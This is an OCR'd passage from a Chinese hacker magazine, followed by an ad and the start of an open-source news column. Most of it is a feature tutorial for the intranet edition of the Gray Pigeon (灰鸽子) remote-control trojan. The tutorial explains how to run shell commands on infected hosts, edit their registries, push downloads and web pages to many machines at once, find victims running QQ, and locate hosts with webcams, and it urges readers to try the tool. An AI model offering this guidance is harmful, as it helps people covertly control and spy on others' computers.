


图21

作命令，如果远程计算机是Windows 2000或XP的系统，用户就需要点击工具栏的“Telnet”按钮命令来执行DOS操作命令(图21)。

当然也可以将command.com更改为Cmd.exe在Windows 2000或XP的系统下执行（小编注：其实2K/XP系统是向下兼容command.com命令的）。由于灰鸽子内网通版新增加了插件功能，用户可以通过“插件管理”命令对远程计算机中的插件进行管理，包括刷新现在插件、停止选中插件、启用选中插件等（图22)。




图22

接下来点击“注册表编辑器”面板，注册表编辑器功能完全模拟了系统中自带的的注册表编辑器，通过它不但可以对远程计算机的注册表进行编辑，还可以对本地计算机中的注册表进行管理，包括对注册表内容的修改、新建、删除等（图23）。




图23

点击“命令广播”面板，广播命令就是一个集群控制平台，用户可以一次对多台远程计算机进行统一项操作，“命令广播”面板新添加了“消息广播”、“筛选符合条件主机”和“批量修改备注”三个面板命令。在“常用命令广播”中可以对列表中的所选的电脑进行关闭计算机、重启计算机、卸载灰鸽子等操作，并且还可以指定远程计算机打开我们设置的网页或下载我们设置的文件（图24）。




图24

通过“消息广播”面板下的命令，我们可以对远程计算机发送各类消息。用户设置所需要的“图标类型”和“按钮类型”，然后在“消息标题”和“消息正文”中输入要发送的内容（图25）。




图25

然后点击“预览”按钮进行查看，如果没有问题就点击“发送”按钮进行发送。而筛选功能也是2004版新增加的，从灰鸽子2005VIP版开始将它从右键的菜单命令改为面板命令，包括“从主机窗口筛选”和“从主机进程筛选”选项，并且还新增加了“检测摄像头主机”的选项。例如要查看远程用户中谁在使用QQ的话，就选择“从主机进程筛选”，在“筛选内容”中输入“QQ.exe”（图26），在“符合条件主机”列表中就会出现刷新后的主机列表。




图26

除了上面介绍的这些新功能外，灰鸽子内网通版还继续提供了FTP服务器和Web服务器的设置，这样就可以很方便的建立一个简单的FTP服务器和Web服务器。




图27




图28

点击“工具”菜单下的“FTP服务器”，选择FTP服务的目录，设置服务端口、用户名、密码以及欢迎词等，然后点击“开启服务”按钮就行了（图27）。

Web服务的设置更为简单，只需设置Web目录和服务端口，点击“开启服务”按钮就可以了（如图28）。

新版本在FTP服务器和Web服务器的设置中都添加了“自动保存目录和端口信息”和“程序启动时自动开启服务”两个选项，用户可以根据自己的要求进行设置。

三、小结

灰鸽子内网通版就为大家介绍到这，如果你是内网的用户又苦于不会端口映射的话，那就赶快试试灰鸽子的内网通版吧，它一定能实现你通过局域网进行远程控制的目的。最后需要说明一下，灰鸽子内网通版和VIP2005版不兼容，打开灰鸽子内网通版，不能直接等待VIP2005的服务端上线，需要在远程主机上运行内网通版本的服务端才可以。只要配置的安装名称和服务启动项不一样，内网通版的服务端和VIP2005的服务端不会冲突，可以同时在同一台机器上运行。

（本文中涉及到的在光盘中有提供）

炎炎六月，气氛紧张。高考、CET……越烤越热～！凉快凉快买本《黑客手册》吧，保证效果比空调爽。古人云：心静自然凉，静由心生！怎么才能心静呢？～～（省略广告千字）。


本期新子栏目<linews>由企鹅lala为大家送上最新窗外新闻，快去活动一下吧！

近日，偶周围数好友，不是甩MM，就是被MM甩～！爱情二字似乎非常脆弱……。还好，众多hacker对开源的热情不会如此脆弱而短暂！我们的热情岂是“恒”字了得。

总结如下：昨夜西风凋碧树，独上高楼望尽天涯路。


衣带渐宽终不悔，为伊消得人憔悴。

蓦然回首，那人却在灯火阑珊处……



Linews

播报员：企鹅lala



“窗外”也开始播新闻了，我是主持人企鹅lala。为什么想开办这样一个基于*nix的新闻窗口呢？lala给大家简单说两句，如果说以前我们只是想传递*nix的技术，那现在我们打算进一步来宣扬基于*nix技术的开源文化，开源文化是*nix技术赖以生存的土壤，技术与文化的相互催化推动了*nix快速向前发展，94年，64位的Linux就已经在企业级服务器上运行了，而Windows的64位至今还“犹抱琵琶半遮面”。“自由、共享、平等、开源”是开源文化的核心价值体系，也是hacker的精神价值所在。当Windows商业架构对我们步步紧逼之时，我们是甘做它的俘虏，还是擎起*nix自由之花这面旗帜来捍卫我们的土地。这样的言论听起来显得lala象一个愤青，我现在也只能借助这个窗口呐喊几声，希望在非安全这个平台，我们能听到更多的回应。回正题，新闻是文化的一部分，所以今天，让我们从新闻开始